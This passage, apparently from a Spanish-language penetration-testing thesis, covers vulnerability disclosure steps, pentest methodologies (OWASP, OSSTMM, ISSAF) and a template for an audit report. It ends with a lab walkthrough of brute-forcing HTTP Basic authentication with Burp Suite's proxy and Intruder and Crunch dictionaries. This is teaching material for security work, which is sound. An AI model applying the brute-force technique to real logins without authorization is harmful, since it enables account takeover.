1. Descubrir si ya se ha informado de ese fallo en el pasado
2. Buscar parches o paquetes de servicio
3. Averiguar si el fallo afecta a la configuración predeterminada del producto
4. Asegurar de que el fallo puede reproducirse de manera consistente.

Después que el descubridor está seguro de que el fallo existe y tiene toda la información, tiene que elaborar una pauta de informe. OIS ha desarrollado lo que se llama VSR (Informe Breve de Vulnerabilidad). Ese informe incluye la siguiente información:

- La información de contacto del descubridor
- La política de respuesta de seguridad
- El estado del fallo (público o privado)
- Si el informe contiene o no información confidencial
- Los productos que están afectados
- Las configuraciones afectadas
- Descripción del fallo

4.4.4 Notificación

Este proceso consiste en ponerse en contacto con el vendedor. Se trata de una fase muy importante, la comunicación abierta y clara entre el vendedor y descubridor es clave para comprender y buscar la solución para la vulnerabilidad.

Se espera que el vendedor facilite las siguientes informaciones:

- Un único punto de contacto para informes de vulnerabilidad
- La información de contacto debe ser pública al menos en dos ubicaciones accesibles.
- La información de contacto debe incluir:
- Referencia de la política de seguridad del vendedor
- Completo listado de todos los métodos de contacto
- Instrucción para realizar comunicación segura.

Los mensajes tienen que ser redirigidos con el siguiente formato:

abuse@[vendor]
postmaster@[vendor]
sales@[vendor]
info@[vendor]
support@[vendor]

Facilitar un método de comunicación segura entre sí mismo y el vendedor

Colaborar con el descubridor aún en el caso de que elija utilizar métodos de comunicación inseguros.

Se espera que el descubridor envíe al vendedor cualquier fallo encontrado enviando un VSR a uno de los puntos de contacto publicados.

Si el descubridor no puede localizar una dirección de contacto válida, debe enviar un VSR a una o varias de las siguientes direcciones:

abuse@[vendor]
postmaster@[vendor]
sales@[vendor]
info@[vendor]
support@[vendor]

4.4.5 Validación

La fase de validación implica la revisión del VSR por parte del vendedor, verificar los contenidos y trabajar con el descubridor durante la investigación. OIS facilita algunas reglas generales a seguir relacionadas con las actualizaciones del estado:

- El vendedor debe facilitar información actualizada al descubridor sobre el estado de la investigación al menos cada siete días laborales a menos que ambas partes lleguen a otro tipo de acuerdo.
- Los métodos de comunicación deben ser acordados mutuamente por ambas partes.
- Si el descubridor no recibe nueva información sobre el estado de la investigación en el plazo de siete días, debe emitir una solicitud de estado.
- En ese caso, el vendedor tiene tres días laborales para responder.

4.4.6 Investigación

El trabajo de investigación que debe realizar el vendedor debe ser minucioso y abarcar todos los productos que están relacionados con la vulnerabilidad. A menudo, el VSR del descubridor no abarca todos los aspectos del fallo y, la última instancia, es responsabilidad del vendedor investigar todas las áreas que están afectadas por el problema en sí.

Los pasos de la investigación son los siguientes:

1. Investigar el fallo de producto descrito en el VSR.
2. Investigar si el fallo también existe en los productos compatibles que no están incluidos en el VSR.
3. Investigar los vectores de ataque de la vulnerabilidad
4. Llevar una lista pública de qué productos o versiones son compatibles con el software.

4.4.7 Descubrimientos

Finalizada la investigación la empresa tiene que enviar algunas conclusiones al descubridor del fallo:

1. Que se ha confirmado el fallo
2. Que se ha desmentido el fallo que fue notificado
3. Que no se puede probar ni desmentir el fallo

La empresa no está obligada a informar los detalles de las pruebas o bien de los procedimientos, pero tiene que demostrar que se realizó una investigación estricta y totalmente técnica, lo que se realiza facilitándole al descubridor:

1. Lista de los productos o versiones que han sido actualizadas.
2. Lista de las pruebas que fueron realizadas
3. Los resultados de las pruebas.

4.4.8 Confirmar el fallo

Cuando la empresa confirme el fallo tiene que incluir las siguientes informaciones en la confirmación:

1. Lista de los productos o versiones afectadas por el fallo que ha sido confirmado.
2. Declaración de cómo se distribuirá el parche*.
3. Programar el tiempo necesario para publicar el parche.

4.4.9 Resolución

Cuando se confirma el fallo la empresa tiene que seguir algunos pasos adecuados para desarrollar una solución viable que arregle el problema. OIS indica los siguientes pasos cuando esté creando la solución de una vulnerabilidad:

1. La empresa determina si ya existe una solución para la vulnerabilidad. Si existe entonces se tiene que informar al descubridor de manera inmediata. Si no existe, entonces tiene que empezar a desarrollar una solución de manera también inmediata.
2. La empresa tiene que asegurar que la solución encontrada para su producto esté disponible para todas las versiones existentes y también productos compatibles.
3. La empresa puede compartir información con el descubridor si eso ayuda en la eficacia de la solución de la vulnerabilidad. No hace falta que el descubridor tenga que participar en todo el proceso.

4.4.10 Marco temporal

Determinar un tiempo para la solución es importante debido al riesgo al que está expuesta la aplicación. Aunque ese tiempo es importante, también tiene la misma importancia el hecho de asegurar una adecuada solución para el problema.

Se espera que la empresa tenga una solución en un plazo de 30 días desde que recibe la notificación del VSR. La solución del problema tiene que solucionarlo y no debe crear ningún fallo adicional. No siempre sigue de manera estricta el tiempo de 30 días, esto es debido a que la documentación de OIS indica varios factores que se deben tener en cuenta al tomar la decisión de la fecha de publicación del parche.

Los tres tipos de soluciones que implican cambios en los softwares son:

- **Parches:** cambios temporales que implican solucionar problemas específicos hasta que la futura versión pueda solventar el problema.

- **Actualizaciones:** son versiones programadas para solucionar fallos conocidos. A menudo algunos distribuidores hacen referencia a estas actualizaciones como service packs (versiones de mantenimiento)
- **Versiones Futuras:** son también versiones programadas pero se diferencian de las actualizaciones en que se realizan grandes cambios que afectan el diseño del producto y sus características.

4.4.11 Publicación

Es el último paso de la VSR (Política de Informes de Vulnerabilidad de Seguridad) donde trabaja OIS para publicación de la información vulnerable. Se asume que la publicación de la información tiene que ser para todo el público a la vez, es decir no se debe adelantar la información a grupo específicos.

4.4.12 Razones por la que se deben publicar las vulnerabilidades

1. Los hackers no éticos ya conocen las vulnerabilidades de toda formas, ¿por qué no dáselas a conocer a los hackers éticos?
2. Si los hackers no éticos conocen la vulnerabilidad, tarde o temprano la descubrirán sin que haya una publicación oficial.
3. Conocer detalles ayuda más a los hackers éticos que a los hackers no éticos.
4. La seguridad efectiva no se puede basar en el oscurantismo.
5. Hacer públicas las vulnerabilidades es una herramienta efectiva para conseguir que los vendedores mejoren sus productos.

4.4.13 Vulnerability and Assessment Language (OVAL)

Se trata de un estándar internacional de seguridad de la información abierto, que tiene como mayor objetivo publicar contenidos seguridad y normalizar la transferencia en conjunto con las herramientas y servicios de seguridad. Su página oficial es <http://oval.mitre.org>.

5 – BUENAS PRÁTICAS Y METODOLOGIAS

5.1 Aspectos legales

- Asegurarse de haber firmado con una empresa un acto de no divulgación de la información.
- Agregar el punto de no divulgación en los apéndices del documento.
- Asegurar que han firmado un acuerdo de evaluación de seguridad.
- Escaneo de direcciones IP* solamente las que están previstas en el contrato.
- Definir claramente los límites de la evaluación para evitar cualquier conflicto.

5.2 Personal

- Equipo técnico que participará en el proceso de evaluación. Las siguientes informaciones deben ser documentadas y evaluadas por la empresa.
- Experiencia con las plataformas, aplicaciones, protocolos de red y dispositivos de hardware.
- Certificaciones y cursos relacionados con Pentesting.
- Años de experiencia en Pentesting.
- Attack scripting/lenguaje de programación por cada miembro
- Información pública que demuestra participación en la comunidad de cada miembro, como artículos, foro, mensajes, participación en eventos etc.
- Los empleados de la empresa que participan en el proceso tienen que haber firmado un acuerdo de confidencialidad.

5.3 Procesos

- Dejar claro que tipo de pruebas se realizaran o indicar que será solamente una auditoria describiendo los fallos y problemas.
- ¿Estas evaluando la seguridad de un sistema primario o secundario? Ambos métodos tienen sus ventajas y desventaja, pero en general se recomienda evaluar la seguridad de los servidores secundarios en lugar de los primarios.

- ¿La infraestructura de test es segura?
- ¿El evaluador realizará una prueba desde casa o en un equipo que no sea el oficial para realización de las pruebas?
- Asegurar que el equipo técnico proporciona información precisa sobre el hardware que será evaluado y también localización lógicas.
- ¿Son las situaciones de pruebas proporcionado por usted?
- ¿Has definido la fecha, hora y día para la evaluación?
- ¿Tiene la empresa de evaluación bien definido todo el proceso para la gestión de los testes?
- Asegurar que tanto la empresa que evalúa como la que será evaluada puedan intercambiar información acerca del personal técnico.

5.4 Deliverables

- El equipo de evaluación debe mostrar un claro enfoque sobre sus metas y la ruta del ataque.
- La empresa evaluadora debe enseñar una copia de los informes de evaluación anterior. Asegurar no revelar ninguna información del cliente y siempre esconder informaciones importantes como números de ips.
- Asegurar no tener ningún protocolo/servicios bloqueados
- Asegurar que la empresa evaluadora no cambie la ip sin su permiso.
- Asegurar tener disponible kit de evaluación para el personal técnico.
- Asegurar que el equipo técnico comprenda correctamente los requisitos del cliente.
- Asegurar que esté utilizando un equipo para test.
- Asegurar que el proceso esté disponible para la recogida de resultados de las pruebas y que se presentan en un formato adecuado.
- Asegurar que todo el proceso de prueba esta supervisado y debidamente documentado, con el fin de facilitar la identificación de las comunicaciones, problemas y falsos positivos
- Evitar brechas en la confidencialidad mediante liberación de los datos del cliente.
- Asegurar que el servidor de almacenamiento para los resultados de la prueba está seguro y bien protegido.
- Asegurar tráfico seguro de la información.

5.5 OTP (OWASP Testing Project)

Se trata de una de las principales metodología para realizar testes en aplicaciones Web. Tiene como objetivo ayudar a las organizaciones a construir un proceso completo de pruebas. Se trata de una solución flexible que puede ser extendida y amoldada para encajar en el proceso de desarrollo y cultura de una empresa.

Está estructurado con cinco fases:

Fase 1. Antes de empezar el desarrollo

- Antes de empezar se realiza una planificación del trabajo y medición. Definimos los criterios que deben ser medidos. Es importante definir las métricas antes de empezar el desarrollo del proyecto.

Fase 2. Durante el diseño y definición

- Se revisan los requisitos de seguridad. Es indispensable que los requisitos de seguridad sean aprobados.

Fase 3. Durante el desarrollo

- Durante la fase del desarrollo se realiza la implementación del diseño, con eso el desarrollador deberá afrontar decisiones.
- Durante esa fase tendrá la inspección del código por fases donde el equipo de seguridad deberá realizar la inspección por fases en conjunto con los desarrolladores.


Fase 4. Durante la implementación

- Una vez finalizado la fase de los requisitos y analizado el diseño, debería asumirse que se han identificado todas las incidencias.
- En esta fase tenemos la comprobación de gestión de configuraciones. Aunque la aplicación pueda estar segura, siempre puede haber algún fallo en la configuración y podría dejar esta misma vulnerable a explotación con lo cual debemos revisar las configuraciones.

Fase 5. Mantenimiento y operaciones

- Ejecución de comprobaciones periódicas de mantenimiento. Se realiza comprobaciones de mantenimiento mensual e trimestral, sobre la aplicación e infraestructura con el objetivo de asegurar que no se han introducido ningún riesgo a la seguridad.
- Comprobar los cambios realizados también es una tarea que se realiza en esa fase. Es importante que una vez finalizado todos los cambios asegurar que el nivel de seguridad no haya sido afectado por dicho cambio.

Flujo de trabajo en un entorno de pruebas con OWASP:



5.6 OSSTMM

OSSTMM es un framework* desarrollado por ISECOM (Instituto para la Seguridad y Metodologías Abiertas), para crear una metodología estándar que permita evaluar qué nivel de seguridad dispone la empresa evaluada. Para realizar han creado cinco secciones durante todo el proceso que se evalúa:

- Controles aplicados sobre los datos
- Niveles de concienciación de seguridad del personal
- Niveles de control sobre la ingeniería del software y el fraude
- Seguridad en sistemas y redes de comunicaciones
- Dispositivos inalámbricos
- Dispositivos móviles
- Seguridad de los controles de acceso físico
- Procesos de seguridad
- Ubicaciones físicas
- Perímetros

La metodología está centrada en todos los detalles técnicos de lo que se debe realizar previamente, durante y después de un teste de seguridad. Esta metodología es evaluada continuamente para saber lo que se puede mejorar en las prácticas, leyes y regulaciones.

El mapa de la seguridad es una representación visual de la presencia de seguridad. Esta presencia de seguridad corresponde con el entorno de la prueba y está compuesta por seis secciones. Las pruebas

adecuadas de cualquier sección se deben incluir los elementos de todas las otras secciones, sean directas o indirectas.

1. Información de la Seguridad (Information Security)
2. Proceso de la Seguridad (Process Security)
3. Internet Security Technology (Internet Technology Security)
4. Seguridad en las Comunicaciones (Communications Security)
5. Seguridad inalámbrica. (Wireless Security)
6. Seguridad Física (Physical Security)




Figura 4 - Representación gráfica de las fases OSSTMM

Para la realización de la prueba de seguridad con OSSTMM es importante tratar cada sección en particular. Todas las secciones deben ser probadas y de lo que la infraestructura no existe o no puede ser verificada, se determina como no aplicable y deberá ser informada.

5.6.1 Detalles de las pruebas por secciones

Information Security Testing	Process Security Testing
<ol style="list-style-type: none"> 1. Valoración inicial. 2. Repaso de la integridad de la información. 3. Encuesta de Inteligencia 4. Recolecta de información. 5. Análisis con Recursos Humanos. 	<ol style="list-style-type: none"> 1. Revisión 2. Solicitar pruebas 3. Revisión de las pruebas solicitadas 4. Estructurar las pruebas solicitadas 5. Pruebas en personas de confianza
Physical Security Testing	Communications Security Testing
<ol style="list-style-type: none"> 1. Revisión 2. Pruebas de los controles de acceso 3. Revisión del perímetro comentario 4. Revisión del monitoreo 5. Revisión las respuestas de alarma 6. Revisión de la localidad 7. Revisión del medio ambiente 	<ol style="list-style-type: none"> 1. Revisión 2. Revisión PBX 3. Teste en Voicemail 4. Teste en FAX 5. Análisis del Modem 6. Teste Remote Access Control 7. Teste en Voice over IP 8. Teste en X.25 Packet Switched Networks

Internet Technology Security Testing

1. Logística y Controles.
2. Revisión.
3. Revisar Intrusion Detection.
4. Topografía de red.
5. Servicios de la identificación de sistema.
6. Exploración de Inteligencia Competitiva.
7. Revisión de privacidad.
8. Documentación.
9. Teste de aplicaciones de Internet.
10. Exploit Investigación y Verificación.
11. Routing.
12. Teste de control de acceso.
13. Password Cracking.
14. Teste de medidas de contención.
15. Teste de Denegación de servicio.
16. Revisiones políticas de seguridad.
17. Revisión de alert y logs.

Wireless Security Testing

1. Revisión
2. Teste en Electromagnetic Radiation (EMR).
3. Teste en redes 802.11 Wireless.
4. Teste en redes Bluetooth*
5. Teste en Dispositivos de entrada inalámbrico
6. Teste en terminales inalámbrico
7. Teste de dispositivos RFID
8. Teste de dispositivos infrarrojos

Nombre modulo:

Descripción del módulo:

Resultados: Ítem:

Ocurrencia:

Concepto:

Map:

Figura 5 - Análisis del modulo

5.7 ISSAF (Information System Security Assessment Framework)

ISSAF también es una metodología estructurada de análisis de seguridad en varios dominios, con lo cual se realiza testes específicos en cada una de sus fases de análisis. El principal objetivo es proporcionar procedimientos con detalles para los testes que se realizan en sistemas de información. Toda la información contenida dentro de ISSAF forma un conjunto que se puede llamar “**Criterios de Evaluación**”.

Se utiliza para cumplir con varios requisitos de evaluación y normas de seguridad, además puede utilizarse como referencia para nuevas implementaciones relacionadas con la seguridad. Está muy bien estructurado y ha sido revisado por profesionales expertos en seguridad de red y pasan por revisiones periódicas.

Los criterios de evaluación que trabaja esa metodología son:

- Una descripción de los resultados de evaluación
- Finalidades y objetivos
- Los requisitos para la realización de las evaluaciones
- Los procesos para las evaluaciones
- Presentaciones de resultados
- Contramedidas recomendadas.
- Referencia a documentos externos



Figura 6 – Fases del ISSAF

En estas fases tenemos muchos procesos que son:

- Penetración
- Obteniendo Acceso
- Escalada de Privilegios
- Mantenimiento del Acceso
- Cubrimiento de Huellas
- Informes(Reportes)
- Recolección de Información
- Identificación de Recursos
- Riesgos Inherentes
- Regulaciones Legales
- Políticas de Seguridad
- Evaluaciones
- Mapeo de Red
- Identificación de Vulnerabilidades

6 - INFORMES

Después de haber realizado toda la evaluación y haber encontrado una lista de vulnerabilidades, comienza la parte más crítica del proceso. El trabajo realizado no tiene ningún valor si no se tiene un informe bien escrito y se reúne con el cliente para concienciar de la importancia de la seguridad. En la parte final de la evaluación, el jefe de equipo debería trabajar en el informe recibiendo datos del líder técnico durante todo el proceso. El responsable del equipo tiene que redactar un informe relacionado con los activos o con las vulnerabilidades para entregárselos al cliente en el final del proceso. A menudo se trata de redactar un resumen completo de gestión y de las técnicas empleadas para la evaluación, pero debería proporcionarle un informe técnico al cliente, de modo que podrá comenzar a mitigar los problemas de seguridad.

Informe de Auditoría de Seguridad en Empresa

➤ Red auditada:192.168.1.0/24

Equipo	Dirección IP	Mac Address*
Router*	192.168.1.1	00:18:39:BD:29:8B
Servidor	192.168.1.11	00:0C:29:A7:D8:F3
Cliente	192.168.1.21	00:19:D2:D3:2C:B1

Información General de la Red:

1. Red Auditada: 192.168.1.0/24
2. Número Total de equipos Analizados:
3. Número Total de Servicios Abiertos:
4. Número Total de Intrusiones* Ejecutadas:
5. Número Total de Contraseñas* Interceptadas:

Numero de Contraseñas Web Interceptadas: X

Usuario	Password	Información

Numero de Comunicaciones Cifradas Interceptadas: X

Usuario	Password	Puerto	Información

A continuación se muestra información expuesta en la sección de información general de la red:

1. Dirección de la red auditada.
2. Número total de equipos de la red que han sido analizados.
3. Número total de servicios abiertos de todos los equipos analizados.
4. Número total de intrusiones ejecutadas a los equipos de la red.
5. Número total de contraseñas interceptadas. Es la suma de las contraseñas Web, las contraseñas de servicios de cada equipo y las contraseñas de Windows de cada equipo.
6. Tabla con las contraseñas Web interceptadas.
7. Tabla con las comunicaciones cifradas interceptadas que no han sido encriptadas.

La última sección contiene información detallada de cada equipo analizado, una tabla con los servicios abiertos encontrados, información de cada una de las intrusiones que han sido probadas, una tabla con las contraseñas de servicios interceptadas y otra con las del sistema operativo que hemos trabajado.(Windows / Linux).

Equipo	xxx.xxx.xxx.xxx
MAC	xx:xx:xx:xx:xx:xx
S.O (Sistema Operativo)	Windows/Linux/Apple
Categoría	Cliente/Servidor
Herramienta de Análisis Nessus	Si/no
Herramienta de Análisis Nikto	Si/no

Servicios Abiertos: X

Puerto	Nombre del Puerto	Version del Software

Intrusiones Ejecutadas: X**Contraseñas de Servicios Interceptadas: X**

Usuario	Password	Puerto

Contraseñas de S.O Descifradas: X

Usuario	Password	
	Parte 1	Parte 2

Posteriormente introducimos las informaciones expuestas en la sección de información detallada de un determinado equipo:

1. Dirección Ip del equipo
2. Dirección Mac Adress del equipo
3. Sistema Operativo instalado
4. Categoría a la que ha sido asignada el equipo.
5. Indicación si el equipo ha sido analizado con Nessus.
6. Indicación si el equipo ha sido analizado con Nikto.
7. Tabla con los servicios abiertos encontrados.
8. Tabla con las contraseñas de servicios interceptadas.
9. Tabla con las contraseñas de Windows interceptadas.

En todos los equipos que realizamos intrusiones de seguridad, ponemos una breve descripción de la intrusión ejecutada. Pero eso no significa que necesariamente haya tenido éxito la prueba, porque puede ocurrir que en algunas ocasiones, esta información no puede ser detectada por alguna herramienta. Entonces es tarea del administrador de la red comprobar cuáles son las herramientas que han tenido éxito o no en la auditoria.

7 – FUERZA BRUTA EN SERVIDOR WEB

La mayoría de las aplicaciones Web, la autenticación para acceso a una determinada aplicación se hace mediante un nombre de usuario y password. Podemos utilizar la técnica de Fuerza bruta para intentar recuperar el usuario y password de una aplicación y con esto poder tener privilegios para modificar, robar y cambios informaciones del mismo.

La técnica de Fuerza Bruta consiste en realizar inúmeras combinaciones hasta llegar a encontrar la que estamos buscando, que en nuestro caso sería una password y usuario. Lo mejor es hacer uso de diccionarios que permiten ir buscando todas las combinaciones posibles.

Los diccionarios, también llamados payload*, **son listas de palabras** claves con los que podemos combinar conjunto con una aplicación de fuerza bruta. Es importante siempre hacer uso de los diccionarios cuando realizamos este tipo de ataque. En nuestro proyecto utilizaremos una herramienta para crear los diccionarios llamada **Crunch**. Para crear el diccionario es recomendable utilizar herramientas específicas para ello, dado que por su extensa información sería imposible crearlo manualmente.

Los métodos de autenticación de una aplicación Web son:

- **HTTP* Authentication** (Tiene disponible dos esquema internos que es el Basic y Digest)
- **HTML Form-based Authentication** en este método se puede utilizar un método más personalizado para proporcionar una autenticación más sofisticada, pero ambos métodos son utilizados para autentificación en Internet.

En nuestra prueba el servidor está trabajando con el esquema Basic del método **HTTP Authentication**.

El esquema Basic, el cliente se identifica con un usuario y password para validar su acceso a la aplicación Web, cuando el cliente inicia el navegador envía una solicitud al servidor Web, el servidor responde a la solicitud recibida, esta respuesta contiene información codificada en base64-code* que puede ser perfectamente interceptada y descodificada por un sniffer* cuando está trabajando en esquema Basic.

Para realizar esta prueba utilizaremos la aplicación **Burp suite** que viene integrada en **Backtrack 5**

Hacemos una actualización para la versión más actual y la descargamos desde la página oficial.

<http://www.portswigger.net/burp/>

Instalamos la versión burpsuite_free_v1.6.jar

Como es una aplicación desarrollada en java también actualizamos java client.

Ejecutamos la aplicación: `java -jar burpsuite_free_v1.6.jar`

La aplicación debe ejecutar en modo super usuario (**root**).*

Ejecutada la aplicación podemos observar en la pestaña **proxy/options** la configuración de la interface* que vamos a interceptar y el puerto. La interface del servidor Web ha sido definida como localhost (127.0.0.1). En la aplicación definimos la ip del servidor Web y el puerto 8080 que es donde se hará la escucha del tráfico de red.




Figura 7 Configuracion Proxy Burp suite

Cambiamos a la pestaña **Proxy/Intercept** que es donde iremos a interceptar la información del servidor Web, pero antes dejaremos esa opción desactivada para no coger información innecesaria.

Entramos en el servidor **Web miservidor.dev** desde el navegador y se selecciona la prueba **Bruce Force** que es la que se va a utilizar.

Antes de dar el botón de login tenemos que modificar la configuración del navegador para que trabaje con el servidor Proxy* local host* y el puerto 8080.




Figura 8 Configuración Proxy Navegador Web

Modificado el proxy activamos la opción **Intercept on** en la aplicación **Burp Suite** y desde la aplicación Web pulsamos el botón login. Veremos que se captura la información:




Figura 9 Activar intercept en Burt Suite

Podemos observar que el cliente ha enviado una solicitud al servidor (*Petición HTTP GET*) con su información como username, password. Con el Burp Suite hemos interceptado esta información que tiene mucho valor en el momento de realizar un ataque. Ahora copiamos toda esta información para procesarla.




Figura 10 Usuario haciendo login



Figura 11 Captura de la información del login

Burpsuite tiene un módulo llamado **intruder** que nos permite procesar esa información en conjunto con algún diccionario y de esta manera llevar a cabo un tipo de ataque de fuerza bruta. Para eso iremos a la pestaña **Action/Send to intruder**

